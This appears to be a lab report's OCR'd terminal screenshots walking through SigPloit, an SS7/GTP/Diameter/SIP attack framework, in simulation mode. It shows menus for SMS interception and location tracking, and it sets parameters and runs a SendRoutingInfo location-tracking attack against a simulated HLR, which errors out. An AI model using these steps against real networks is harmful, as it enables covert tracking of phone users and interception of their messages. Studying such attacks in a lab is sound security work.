
Focuses on SIP - the signaling protocol used for voice over LTE(VoLTE) and IMS infrastructure. SIP will be used to take advantage of SIP-T protocol, a protocol extension that provides interoperability between VoIP and SS7 networks.


Terminal - brian@brian-G5-5...
04:37:28 PM
Terminal - brian@brian-G5-5590: ~/repos/SigPloit
File Edit View Terminal Tabs Help

```
######################################### Interception #########################################
################################ Select a Message from the below ################################

   Message                                Description
   --------                               -----------
   0) UpdateLocation                      Stealthy SMS Interception

   or type back to go back to Attacks Menu
(interception)> 0
*********************************************
***              Intercepting            ***
*********************************************
(interception)>show options

***         Connection Parameters       ***


     Option                    Value
     --------                  ------
     client_pc                 0
     server_pc                 0
     client_ip                 null
     client_port               0
     server_ip                 null
     server_port               0
     network_indicator         0
     map_version                       0
     routing_context                           0

***         Exploit Parameters       ***

     target_imsi               null
      target_MGT               null
     forward_sms               null
     target_msc                null
     local_mscGT               null
     local_vlrGT               null
 (interception)>
```

DEMO - An SS7 Attack for Location Tracking

Choose option 0 - (SS7)




Terminal - brian@brian-G5-5...
Terminal - brian@brian-G5-5...
Terminal - brian@brian-G5-5590: ~/repos/SigPloit
File Edit View Terminal Tabs Help
Terminal - brian@brian-G5-5590: ~/repos/SigPloit/Testing/Server/Attacks/Location_Tracking/SendRoutin
11:01:55 PM

```
 _IMSI                  XXXXXX
0x1  GT   E       XXXX  X     X  GT       SGSN    E     --USIM--
PC        n      X    X X     X  PC      X    X   n        x0
 _IMEI    C      X      XXXXXX   x7      X    X   C        x2
     CI   r      X  gtp X        x6      X    X   r        x3
Kc  421   P      X    X X        x8      X    X   P        x8
 _HLR_    T       XXXX  X        Fraud    gGsN    T        x6

[-][-]          Signaling Exploitation Framework         [-][-]
[-][-]                  Version:BETA 1.1                 [-][-]
[-][-]          Author:Loay AbdelRazek(@sigploit)        [-][-]


Contributors:
        Rosalia D'Alessandro
        Ilario Dal Grande




    Module                          Description
   --------                    --------------------
  0) SS7                    2G/3G Voice and SMS attacks
  1) GTP                    3G/4G Data attacks
  2) Diameter               4G Data attacks
  3) SIP                    4G IMS attacks

   or quit to exit SigPloit

sig> 0
```

```
brian@brian-G5-5590:~/repos/SigPloit/Testing/Server/Attacks/Location_Tracking/SendRoutingInfo_Server$ more README_Instructions
This code simuilates the HLR of the target network

Hardcoded Values:
=================
Client PC: 1
Client IP: 192.168.56.101
Client port: 2905
Peer PC: 2
Peer IP: 192.168.56.102
Peer port: 2906
Target MSISDN: 201522222222

Execution:
==========
java -r jar SendRoutingInfo.jar
brian@brian-G5-5590:~/repos/SigPloit/Testing/Server/Attacks/Location_Tracking/SendRoutingInfo_Server$
```

Choose option 0 – (Location Tracking)




Terminal - brian@brian-G5-5...
Terminal - brian@brian-G5-5...
Terminal - brian@brian-G5-5590: ~/repos/SigPloit
File Edit View Terminal Tabs Help
Terminal - brian@brian-G5-5590: ~/repos/SigPloit/Testing/Server/Attacks/Location_Tracking/SendRoutin
11:02:07 PM

```
############################ Choose From the Below Attack Categories #####################
######

   0) Location Tracking
   1) Call and SMS Interception
   2) Fraud & Info Gathering
   3) DoS

   or type back to return to the main menu

(attacks)> 0
```

```
brian@brian-G5-5590:~/repos/SigPloit/Testing/Server/Attacks/Location_Tracking/SendRoutingInfo_Server$ more README_Instructions
This code simuilates the HLR of the target network

Hardcoded Values:
=================
Client PC: 1
Client IP: 192.168.56.101
Client port: 2905
Peer PC: 2
Peer IP: 192.168.56.102
Peer port: 2906
Target MSISDN: 201522222222

Execution:
==========
java -r jar SendRoutingInfo.jar
brian@brian-G5-5590:~/repos/SigPloit/Testing/Server/Attacks/Location_Tracking/SendRoutingInfo_Server$
```

Option 0 – (SendRoutingInfo)




Terminal - brian@brian-G5-5...
Terminal - brian@brian-G5-5...
Terminal - brian@brian-G5-5590: ~/repos/SigPloit
File Edit View Terminal Tabs Help
11:02:17 PM

```
####################################### Location Tracking ################################
######
################################ Select a Message from the below #########################
######

   Message                        Description
   --------                      ------------
   0) SendRoutingInfo            Location Tracking, used to route calls could be blocked
   1) ProvideSubsriberInfo       Reliable Location Tracking
   2) SendRoutingInfoForSM       Reliable Location Tracking, if SMS home routing is not app
lied,should be run twice to check consistent replies
   3) AnyTimeInterrogation       Location Tracking, blocked by most of operators
   4) SendRoutingInfoForGPRS     Location tracking, used to route data, it will retrieve SG
SN GT

   or type back to go back to Attacks Menu
(tracking)> 0
```

```
brian@brian-G5-5590:~/repos/SigPloit/Testing/Server/At
tacks/Location_Tracking/SendRoutingInfo_Server$ more R
EADME_Instructions
This code simuilates the HLR of the target network

Hardcoded Values:
=================
Client PC: 1
Client IP: 192.168.56.101
Client port: 2905
Peer PC: 2
Peer IP: 192.168.56.102
Peer port: 2906
Target MSISDN: 201522222222

Execution:
==========
java -r jar SendRoutingInfo.jar
brian@brian-G5-5590:~/repos/SigPloit/Testing/Server/At
tacks/Location_Tracking/SendRoutingInfo_Server$
```

Type show options – (to display the options)




Terminal - brian@brian-G5-5...
Terminal - brian@brian-G5-5...
Terminal - brian@brian-G5-5590: ~/repos/SigPloit
File Edit View Terminal Tabs Help
11:02:51 PM

```
   Message                        Description
   --------                      ------------
   0) SendRoutingInfo            Location Tracking, used to route calls could be blocked
   1) ProvideSubsriberInfo       Reliable Location Tracking
   2) SendRoutingInfoForSM       Reliable Location Tracking, if SMS home routing is not app
lied,should be run twice to check consistent replies
   3) AnyTimeInterrogation       Location Tracking, blocked by most of operators
   4) SendRoutingInfoForGPRS     Location tracking, used to route data, it will retrieve SG
SN GT

   or type back to go back to Attacks Menu
(tracking)> 0
*********************************************
***           Locating Target             ***
*********************************************
(tracking)>show options

***         Connection Parameters       ***


     Option                      Value
     --------                    ------
     client_pc                   0
     server_pc                   0
     client_ip                   null
     client_port                 0
     server_ip                   null
     server_port                 0
     network_indicator           0
     map_version                         0
     routing_context                             0

***         Exploit Parameters       ***

     target_msisdn               null
     local_gt                    null
 (tracking)>
```

```
brian@brian-G5-5590:~/repos/SigPloit/Testing/Server/At
tacks/Location_Tracking/SendRoutingInfo_Server$ more R
EADME_Instructions
This code simuilates the HLR of the target network

Hardcoded Values:
=================
Client PC: 1
Client IP: 192.168.56.101
Client port: 2905
Peer PC: 2
Peer IP: 192.168.56.102
Peer port: 2906
Target MSISDN: 201522222222

Execution:
==========
java -r jar SendRoutingInfo.jar
brian@brian-G5-5590:~/repos/SigPloit/Testing/Server/At
tacks/Location_Tracking/SendRoutingInfo_Server$
```


Set the parameters


Terminal - brian@brian-G5-5...
Terminal - brian@brian-G5-5...
Terminal - brian@brian-G5-5590: ~/repos/SigPloit
File Edit View Terminal Tabs Help
Terminal - brian@brian-G5-5590: ~/repos/SigPloit/Testing/Server/Attacks/Location_Tracking/SendRoutin
11:04:52 PM

```
     server_port                  0
     network_indicator            0
     map_version                          0
     routing_context                              0

***          Exploit Parameters        ***

     target_msisdn                null
     local_gt                     null
 (tracking)>set client_pc 1
(tracking)>set server_pc 2
(tracking)>set client_port 2905
(tracking)>set server_port 2906
(tracking)>set client_ip 192.168.56.101
(tracking)>set server_ip 192.168.56.102
(tracking)>set target_msisdn 201522222222
(tracking)>show options

***          Connection Parameters        ***


     Option                       Value
     --------                     ------
     client_pc                    1
     server_pc                    2
     client_ip                    192.168.56.101
     client_port                  2905
     server_ip                    192.168.56.102
     server_port                  2906
     network_indicator            0
     map_version                          0
     routing_context                              0

***          Exploit Parameters        ***

     target_msisdn                201522222222
     local_gt                     null
 (tracking)>run
```

```
brian@brian-G5-5590:~/repos/SigPloit/Testing/Server/At
tacks/Location_Tracking/SendRoutingInfo_Server$ more R
EADME_Instructions
This code simuilates the HLR of the target network

Hardcoded Values:
=================
Client PC: 1
Client IP: 192.168.56.101
Client port: 2905
Peer PC: 2
Peer IP: 192.168.56.102
Peer port: 2906
Target MSISDN: 201522222222

Execution:
==========
java -r jar SendRoutingInfo.jar
brian@brian-G5-5590:~/repos/SigPloit/Testing/Server/At
tacks/Location_Tracking/SendRoutingInfo_Server$
```

Running the Attack



Terminal - brian@brian-G5-5...
Terminal - brian@brian-G5-5...
Terminal - brian@brian-G5-5590: ~/repos/SigPloit
File Edit View Terminal Tabs Help
Terminal - brian@brian-G5-5590: ~/repos/SigPloit/Testing/Server/Attacks/Location_Tracking/SendRoutin
11:05:30 PM

```
***          Exploit Parameters        ***

     target_msisdn                201522222222
     local_gt                     null
 (tracking)>run
[*]Stack components are set...
[*]Initializing the Stack...
[*]Initializing SCTP Stack ....
log4j:WARN No appenders could be found for logger (org.mobicents.protocols.sctp.Management
Impl).
log4j:WARN Please initialize the log4j system properly.
[+]Initialized SCTP Stack ....
[*]Initializing M3UA Stack ....
[+]Initialized M3UA Stack ....
[*]Initializing SCCP Stack ....
[+]Initialized SCCP Stack ....
[*]Initializing TCAP Stack ....
[+]Initialized TCAP Stack ....
[*]Initializing MAP Stack ....
Error while load the MAP Resource state from file=/home/brian/repos/SigPloit/MAP-HLR_manag
ement.xml
java.io.FileNotFoundException: /home/brian/repos/SigPloit/MAP-HLR_management.xml (No such
file or directory)
        at java.base/java.io.FileInputStream.open0(Native Method)
        at java.base/java.io.FileInputStream.open(FileInputStream.java:219)
        at java.base/java.io.FileInputStream.<init>(FileInputStream.java:157)
        at java.base/java.io.FileInputStream.<init>(FileInputStream.java:112)
        at org.restcomm.protocols.ss7.map.MAPStackConfigurationManagement.load(MAPStackCon
figurationManagement.java:92)
        at org.restcomm.protocols.ss7.map.MAPStackImpl.start(MAPStackImpl.java:85)
        at SendRoutingInfo.initMAP(SendRoutingInfo.java:346)
        at SendRoutingInfo.initializeStack(SendRoutingInfo.java:231)
        at SendRoutingInfo.main(SendRoutingInfo.java:563)
[+]Initialized MAP Stack ....
[*]Locating Target: 201522222222
[-]Error Initiating Attack: null
[-]Error:SendRoutingInfo.jar Failed to Launch,
```


```
brian@brian-G5-5590:~/repos/SigPloit/Testing/Server/At
tacks/Location_Tracking/SendRoutingInfo_Server$ more R
EADME_Instructions
This code simuilates the HLR of the target network

Hardcoded Values:
=================
Client PC: 1
Client IP: 192.168.56.101
Client port: 2905
Peer PC: 2
Peer IP: 192.168.56.102
Peer port: 2906
Target MSISDN: 201522222222

Execution:
==========
java -r jar SendRoutingInfo.jar
brian@brian-G5-5590:~/repos/SigPloit/Testing/Server/At
tacks/Location_Tracking/SendRoutingInfo_Server$
```

In Simulation Mode

The server-side **.jar** files can be found under **“SigPloit/Testing/Server/Attacks/”**. Each server-side attack has the hard-coded values that you need to use on the client to simulate the attack. In the course of running the simulation mode in SigPloit we encountered difficulties due to the fact that the creators have stopped upgrading the dependencies required to run the simulation mode. Due to this we decided to incorporate the hard-coded values provided by the creators in simulation mode and do a demo in Live mode which is demonstrated in the above section of our report.


Activities
Terminal
Wed 7:43 PM
joy@ubuntu: /bin/SigPloit/Testing/Server/Attacks/Location_Tracking/SendRoutingInfo_Server
File Edit View Search Terminal Help

```
(base) joy@ubuntu:/bin/SigPloit/Testing/Server/Attacks/Location_Tracking$ ls -lh
total 24K
drwxr-xr-x 3 root root 4.0K Dec 10 16:36 AnyTimeInterrogation_Server
